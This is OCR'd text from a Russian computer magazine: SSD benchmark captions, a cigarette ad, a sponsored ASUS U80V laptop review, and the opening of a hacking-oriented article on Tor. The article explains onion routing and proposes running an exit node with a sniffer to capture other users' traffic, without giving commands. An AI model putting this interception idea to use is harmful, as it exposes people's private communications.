
И снова изделие Intel опережает конкурентов. Возможно, дело в специальной оптимизации под быстрый старт ОС и ПО

EVEREST RANDOM READ




Хорошо видно, как максимальные и минимальные показатели могут различаться

PCMARK 05 — GENERAL USAGE




Этот тест, где лидируют наши победители, доказывает, что они не зря получили награды

EVEREST LINEAR WRITE




Лидеры впереди. Это единственный тест, которое провалило изделие Intel

PCMARK 05 — VIRUS SCAN




Еще одно доказательство того, что лидеры стали такими заслуженно. Диск Transcend также показал хороший результат

H2BENCHW RANDOM ACCESS READ




Лидеры теста — лидеры обзора

PCMARK 05 — FILE WRITE



Первые места снова достаются победителям сегодняшнего теста

H2BENCHW RANDOM ACCESS WRITE



Лидеры теста — лидеры обзора


SLIMS • 83

ГАРМОНИЯ ВКУСА.

НОВОЕ ИЗМЕРЕНИЕ.



МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ



ASUS U80V

Компактный и производительный ноутбук для работы

Как и другие ноутбуки U-серии, ASUS U80V следует концепции Thin&Light, главная идея которой заключается в максимальном уменьшении габаритов и веса ноутбука без ущерба для производительности, эргономики и мобильности. С тем, насколько это удалось сделать, мы и разберемся.



Начать надо с того, что ASUS U80V — действительно мощная машина, построенная на базе современной процессорной технологии Intel® Centrino® 2. Суди сам: 4 Гб памяти, мощный мобильный процессор Intel® Core™ 2 Duo T9550 с частотой 2.66 ГГц и производительное графическое ядро ATI MR HD4570 с 512Мб видеопамяти. Так же в этом ноутбуке используется новая матрица с LED-подсветкой и размером 1366x768 пикселей. Она ярче, на 30% легче и значительно экономнее ЖК-экранов предыдущих поколений. Ниже мы разберемся и отметим все основные фишки ноута.

ФИШКА 1: ЭРГОНОМИКА

Если отбросить субъективные вещи вроде оценок внешнего вида, нельзя не отметить совершенно объективный факт, что инженеры ASUS уделили большое внимание вопросам эргономики и работать за этим ноутбуком действительно удобно.

U80V обладает клавиатурой с раздельными клавишами, имеющими четкий, но плавный и бесшумный ход. Клавиатура оборудована подсветкой с тремя уровнями яркости, что не только классно выглядит в темноте, но и реально помогает в работе. Регулировка яркости экрана

ХАРАКТЕРИСТИКИ ASUS U80V
- Процессорная технология Intel® Centrino® 2
- Процессор: Intel® Core™ 2 Duo T9550, 2.66 ГГц, 6 Мб кеш L2. Поддержка технологий Enhanced Intel® SpeedStep, Intel® EM64T, Intel® Virtualization Technology и Execute Disable Bit.
- Оперативка: 4 Гб (две планки по 2 Гб)
- HDD: 320 Гб
- Видеокарта: ATI MR HD4570 512Мб
- Дисплей: 14" LED, 1366x768
- WLAN: 802.11n, Bluetooth
- Мышь в качестве бонуса

и подсветки может выполняться автоматически: специальный датчик постоянно оценивает освещенность и если, например, вечером выключится свет, подсветка автоматически включится. Само собой, управлять этими делами можно и в ручном режиме. Отдельно хочется отметить тачпад с полноценной реализацией функций мультитача и забавной подсветкой. Теперь ты можешь скролить документы двумя пальцами и мгновенно изменять масштабирование документов.

ФИШКА 2: ПОДДЕРЖКА 802.11N
Избавиться дома от проводов — давняя мечта любого гика. И вроде мечта-то осуществимая, да вот только старый добрый Wi-Fi, а вернее, стандарты 802.11b и 802.11g, полноценно воплотить эту мечту в жизнь так и не смогли. Если скопируешь по такому соединению фильм в HD-качестве и при этом не заснешь, приезжай в редакцию за медалью. Совсем другое дело — стандарт 802.11n, который как раз и поддерживается адаптером ноутбука U80V. Это реальный бонус! Никаких шуток и никакого маркетинга: РЕАЛЬНЫЕ 70 Мбит/сек по беспроводному соединению тебе обеспечены!

ФИШКА 3: МОЩНЫЙ ПРОЦЕССОР INTEL® CORE™ 2 DUO
В ноутбуке установлен процессор Intel® Core™ 2 Duo T9550, работающий на частоте 2.66 ГГц и, кроме всего прочего, поддерживающий две очень интересные фирменные технологии Intel:
- Intel® Virtualization Technology
- Execute Disable Bit

Intel® VT — технология аппаратной виртуализации, которая значительно ускоряет работу виртуальных машин. Учитывая еще и внушительный объем памяти, на этом ноутбуке без проблем разместится парочка гостевых операционных систем и ты сможешь проводить самые безумные опыты, не боясь повредить основную ОС.
Что же касается Execute Disable Bit, то это специальная антивирусная технология для противостояния вредоносному софту, использующему ошибки переполнения буфера. При работе этой технологии страницы памяти, предназначенные для хранения данных, метятся специальным XD-битом, запрещающим выполнение кода с этой страницы. В результате, даже если какому-то сплойту удастся перезаписать участок памяти и передать на него выполнение, вредоносный код не будет исполнен из-за того, что страница памяти помечена XD-битом.

ФИШКА 4: ASUS SMARTLOGON
Вместе с ноутбуком поставляется интересная софтина ASUS SmartLogon, идентифицирующая человека по изображению его лица, получаемого со встроенной web-камеры. После установки программа позволит логиниться в винду одним лишь взглядом. С помощью обучаемых алгоритмов, SmartLogon ловко выделяет из изображения очертания лица и сравнивает с образцами, после чего разрешает либо не разрешает logon в систему. Само собой, перед работой надо будет как следует обучить систему, сделав несколько собственных снимков в различных условиях.

ФИШКА 5: EXPRESS GATE
Как и другие ноутбуки U-серии, в U80V реализована технология Express Gate, позволяющая очень быстро загружать встроенную операционную систему, основанную на Linux'е. Express Gate легко и быстро устанавливается на любой доступный раздел, инсталлятор лишь разместит на нем несколько своих служебных файлов. В итоге ты получишь легкую операционную систему, которая запускается за 8 секунд и предоставляет все базовые возможности для работы: браузер, Skype, доступ к локальным файлам.
Если же возникнет желание немного покопаться руками, можно будет расширить список приложений. Дело в том, что всю информацию Express Gate хранит в файлах .sqx/.idx/.bin в разделе, который был указан при установке. SQX-файлы — не что иное, как контейнер для сжатой файловой системы squashfs версии 3.0, а работать с ними можно с помощью утилиты squashfs-tools. В этот архив можно легко добавить любой бинарник, собранный под Debian. Только надо не забыть отключить проверку целостности системы, для чего надо подправить файл version с md5-хешами системных файлов.
Вообще, как ни крути, а модель у ASUS вышла очень удачная. Даже если не брать в расчет интересные нововведения, мы получаем отличный и проработанный ноутбук. Взять хотя бы расположение USB-портов, которые разнесены по разным краям корпуса, чтобы не мешаться друг другу. Дома я насладился еще одним преимуществом таких ноутбуков, подключив U50Vg к телевизору, используя HDMI-разъем. Ни на одном из моих маленьких компьютеров такой возможности не было :).


ВЫВОДЫ
Ноут ASUS U80V — отличная машинка для работы и подойдет всем, кому нужен мощный ноутбук и при этом часто приходится перемещаться: небольшой вес и диагональ 14" не доставят больших проблем.
При этом производительности точно хватит не только для каждодневной работы, но и для уверенного запуска нескольких гостевых ОС на базе VMWare, и для большинства игр.



Подробнее о ноутбуках ASUS серии U и других гаджетах вы можете узнать в новом дискуссионном сообществе на trendclub.ru. Trend Club — дискуссионный клуб для тех, кто интересуется прогрессом и задумывается о будущем. Участники Trend Club обсуждают технические новинки, информационные технологии, футурологию и другие темы завтрашнего дня. Trend Club поддерживается компаниями Intel и ASUS и проводит регулярные конкурсы с ценными призами.

Корпорация Intel, ведущий мировой производитель инновационных полупроводниковых компонентов, разрабатывает технологии, продукцию и инициативы, направленные на постоянное повышение качества жизни людей и совершенствование методов их работы. Дополнительную информацию о корпорации Intel можно найти на Web-сервере компании Intel (http://www.intel.ru), а также на сайте http://blogs.intel.com. Для получения дополнительной информации о рейтинге процессоров Intel посетите сайт www.intel.ru/rating.


АНТОН «ANT» ЖУКОВ ANTITSTER@GMAIL.COM




Включаем Tor на всю катушку

Заставляем анонимную сеть работать на наши хакерские цели

ЕСЛИ ТЫ СЧИТАЕШЬ, ЧТО TOR — ЭТО ИСКЛЮЧИТЕЛЬНО СРЕДСТВО ДЛЯ ОБЕСПЕЧЕНИЯ ПРИВАТНОСТИ В СЕТИ, ТО ТЫ НЕПРАВ ДВАЖДЫ. ВО-ПЕРВЫХ, ЕЕ РАСПРЕДЕЛЕННУЮ СЕТЬ МОЖНО ИСПОЛЬЗОВАТЬ В САМЫХ РАЗНЫХ ЦЕЛЯХ. А, ВО-ВТОРЫХ, НЕ ТАК УЖ ОНА БЕЗОПАСНА, КАК ЭТО ПРИНЯТО РЕКЛАМИРОВАТЬ.




КАК РАБОТАЕТ TOR: 1 ШАГ




TOR-КЛИЕНТ АЛИСЫ ПОЛУЧАЕТ ОТ СЕРВЕРА ДИРЕКТОРИЙ (БАЗА ДАННЫХ НОД) СПИСОК СЕРВЕРОВ СЕТИ TOR

2 ШАГ



TOR-КЛИЕНТ АЛИСЫ ВЫБИРАЕТ СЛУЧАЙНЫЙ ПУТЬ ДО ЦЕЛЕВОГО СЕРВЕРА, НА КАЖДОМ ШАГЕ ВЫБИРАЕТ СЛУЧАЙНЫЙ КЛЮЧ ШИФРОВАНИЯ

3 ШАГ




ДЛЯ СОЕДИНЕНИЯ С ДЖЕЙН ИСПОЛЬЗУЕТСЯ ИНАЯ ЦЕПОЧКА, ЧЕМ ПРИ СОЕДИНЕНИИ С БОБОМ


Tor, как замечательный инструмент для обеспечения анонимности и сохранности данных, хорош по многим причинам. Сразу остаются не у дел любые сниферы, в том числе, установленные и на интернет-маршрутизаторы, потому как весь трафик передается через цепочку узлов, исключительно в зашифрованном виде. Крайне затруднительно или, если полностью поверить разработчикам, то даже невозможно становится отследить источник отправки данных, благодаря постоянно меняющимся цепочкам специальных узлов-посредников, через которые передаются данные. Кто не пробовал использовать Tor, чтобы банально сменить свой IP? Минус на первый взгляд один — скорость работы. Каждый из нодов, входящих в цепочку, вносит серьезную задержку, как по времени отклика, так и банально по ширине канала. В результате получаем анонимное соединение. Анонимное и модемное :). Но диалапный коннект — это не самая главная проблема активных пользователей Tor. Гораздо сильнее их должно волновать, что любые данные можно перехватить и, черт подери, сделать это просто!

ОТКУДА БЕРУТСЯ... НОДЫ

Чтобы пустить трафик приложения через Tor, достаточно указать в настройках прокси — адрес локального SOCKS-



СООБЩЕНИЯ, ВЫДАВАЕМЫЕ TOR'OM ПРИ ПОДКЛЮЧЕНИИ



ИЗУЧАЕМ ДАМП СНИФЕРА В WIRESHARK'E



warning

Данная статья не является инструкцией или побуждением к действиям. Она призвана лишь показать, что даже программы, создаваемые ради благих целей, могут быть использованы во зло.

сервера. В случае, если такой возможности не предусмотрено, можно использовать соксофикатор (например, Sockscap), но помнить при этом, что через сокс можно пустить только TCP-трафик. Впрочем, для большинства пользователей намного более интересны будут готовые сборки (так называемые Bundles), включающие сам Tor, а также преконфигурированные браузер Firefox и IM-клиент Pidgin. Поставил и все работает! Кстати говоря, для большего удобства для Firefox'a реализован плагин Torbutton (addons.mozilla.org/firefox/addon/2275). Щелкнул — и весь трафик безопасно передается через цепочку промежуточных узлов-серверов. Что вообще представляют собой эти узлы и как в принципе устроен Tor? Попробуем разобраться.

В основе технологии лежит распределенная система узлов — так называемых нод (Node), между которыми в зашифрованном виде передаются данные. Для соединения обычно используется три сервера, которые образуют временную цепочку. Каждый сервер выбирается случайным образом, при этом он знает только то, от какого звена получил данные и кому они предназначаются. Мало этого — цепочки постоянно меняются. Даже в случае перехвата данных на одном из серверов, отследить полный маршрут пакетов (в том числе и их отправителя) не представляется возможным. Перед отправлением пакет последовательно шифруется тремя ключами: сначала для третьей ноды, потом для второй и, в конце концов, для первой. Когда первая нода получает пакет, она расшифровывает «верхний» слой шифра и узнает, куда отправить пакет дальше. Второй и третий сервер поступают аналогичным образом.

ГДЕ ЗАРЫЛАСЬ СОБАКА?

Итак, маршрут постоянно меняется, данные через промежуточные узлы проходят в виде белиберды, т.е. в зашифрованном виде — где же подвох? Он есть. Ведь, как серьезно бы ни защищались данные, как изощренно ни выбирался и ни запутывался маршрут, все равно где-то на выходе данные нужно расшифровать и доставить до места назначения. Эта операция осуществляется на последней ноде в цепочке — так называемой выходной ноде (Exit Node), которая видит весь трафик «как есть». Если на таком узле установить снифер, то данным ничего больше не останется, как прямиком попасть в логи :).

Ты можешь подумать, что система такого положения дел не допускает и поднять Tor для работы в качестве выходной ноды невозможно? Еще как можно! Вообще, вся сеть Tor'a строиться на большом количестве энтузиастов, участвующих в проекте и предоставляющих свои домашние компьютеры для запуска нодов, в том числе и выходных. Несколько нужных параметров в конфиге — твой билет в их ряды.

